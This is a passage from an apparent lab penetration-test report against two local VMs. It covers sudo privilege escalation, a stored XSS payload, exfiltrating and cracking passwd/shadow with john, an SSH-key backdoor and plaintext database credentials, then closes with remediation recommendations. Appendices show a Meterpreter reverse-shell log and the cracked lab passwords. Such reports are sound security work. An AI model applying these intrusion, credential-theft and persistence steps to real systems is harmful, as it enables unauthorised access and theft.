

Figure 30: Successfully received the shell and gaining access to apache user

Finally, running the command `sudo -l` it is possible to see that this user may run all commands, from all connections, as all users without a password. Running `sudo su` the access to root account is granted.



Figure 31: Gaining root privileges with sudo su

To perform a Stored XSS, instead of creating a new file it is possible to add JavaScript and when a user logs in, the XSS will be triggered. Starting from the point in where a file is uploaded to the SMB server, the *annual.txt* will have the payload `<script>alert(XSS)</script>` appended. The POC will consist in a proper login on http://192.168.8.2/ to pull that modified file and trigger the alert.



Figure 32: Stored XSS using mjones account and annual.txt

This vulnerability can be escalated to perform phishing attacks, session jacking, window realocations, etc.

Effective Post-Exploitation

Password Cracking

The shell was upgraded using *pty python* module, this helped extracting *passwd* and *shadow* through a ssh connection with the attacker machine.

Using *unshadow* with the exfiltrated files it is possible to combine both and run *john* against it to discover the passwords. (Appendix B, Table 5)



Figure 33: Passwords exfiltration using ssh connection with the attacker machine



Figure 34: john tool brute-forcing server shadow discovered 3 passwords

Backdooring

To create a backdoor it is possible to use SSH keys, first it is necessary to generate them.



Figure 35: Generating SSH keys in attacker machine

Secondly, on the victim machine it is necessary to import the public one and add it to the *authorized_keys*, ensuring proper permissions.



Figure 36: Victim machine importing attacker SSH public key and setting it up

(Appendix A Figure 40)

SQL Database

Navegating within the server with the following commands it will be possible to see the users and their respective passwords in plain text.

```
$ mysql
mysql> show databases;
mysql> show tables;
mysql> select * from users;
```

Figure 37: Discovering usernames and passwords in plaintext

Conclusion

The goals of this test were met founding one way to penetrate into the Desktop and three different approaches to root the server. A list of policy recommendatios to implement in the company and a list of technical remediations will be described.

1. The systems must be patched more regularly. The Desktop had a vulnerability that was patched in March 2017.
2. More regular vulnerability assessments should be conducted. There were found a large number of attack vectors and flaws in the systems, a more regular risk assessment will ensure higher levels of security.
3. The server should have different priveleges accordingly with the user needs, *apache* must not be a sudo user.
4. Secure programming processes should be adopted such as Systems development life cycle (SDLC), secure systems will be developed more efficiently in a cost-effective way.
5. The passwords must be stronger and different for each system. For instance the SSH passwords are the same as the used on the server, defense in depth must be enforced.

Recommendations

Vulnerability	System	Rating	Remediation
Eternal Blue/ MS17-10	SMBv1 (Desktop)	Critical	The system must be updated with the latest actualization available.
Cross-Site Tracing (XST)	Webpage (Server)	Low	In apache configurations set the *TraceEnable* directive to **off**.
Sensative Data Exposure (data at rest)	http:// 192.168.8.2/ (Server)	Low	Emails and usernames should not be hardcoded in the Webpages.
Sensative Data Exposure (data at transit)	Webserver (Server)	Medium	Enforcing the usage of SSL/TLS to encrypt all traffic.
SSH-Bruteforce	OpenSSH (Server)	Critical	• Replacing passwords with authentication keys to login; • or setting a limit to login attempts using *iptables*.
SQLinjection	reports.php	High	Adopt the use of prepared statements to separate

	(Server)		the input of the query from the logic.
RCE	reports.php (Server)	Critical	Filtering inputs with white or black lists.
SMB guest authentication	//192.168.8.2/ Reports (Server)	High	Changing the *smb.conf* file in the section *restric anonymous* setting the value to **2**.
LFI	http:// 192.168.8.2/ Reports (Server)	Critical	The reports in Samba should not be automattically used on the webserver and: • the page should only be acessed after logging in; • or creating a white or black list for allowed files and/or extensions on the SMB *reports* share.
Stored XSS	http:// 192.168.8.2/ reports.php (Server)	Critical	The reports in Samba should not be automattically used on the webserver and: • the files' contents should only be plain text, it can be ensured using filters against white or black lists.

Appendix A

```
kali@kali:~/pentest345$ sudo nmap -sP 192.168.8.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-05 11:33 EST
Nmap scan report for 192.168.8.2
Host is up (0.00019s latency).
MAC Address: 00:0C:29:A9:CB:29 (VMware)
Nmap scan report for 192.168.8.60
Host is up (0.00030s latency).
MAC Address: 00:0C:29:10:02:00 (VMware)
```

Figure 38: Desktop and Server IP address discover

```
[*] Started reverse TCP handler on 192.168.8.7:5687
[*] Sending stage (176195 bytes) to 192.168.8.60
[*] Meterpreter session 1 opened (192.168.8.7:5687 → 192.168.8.60:49223) at 2020-12-06 18:53:24 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Figure 39: Testing Desktop backdoor

```
kali@kali:~/pentest345$ ssh root@192.168.8.2
Last login: Tue Dec  8 08:13:45 2020 from 192.168.8.7
[root@localhost ~]#
```

Figure 40: Testing Server backdoor

Appendix B

User	Password	Role
Jess Jones	babygirl	Administrator

Table 4: Desktop Users Enumeration

User	Password	Role
root mjones jjones	area51 tigger babygirl	Root User Sudo User Standard User

Table 5: Server Users Enumeration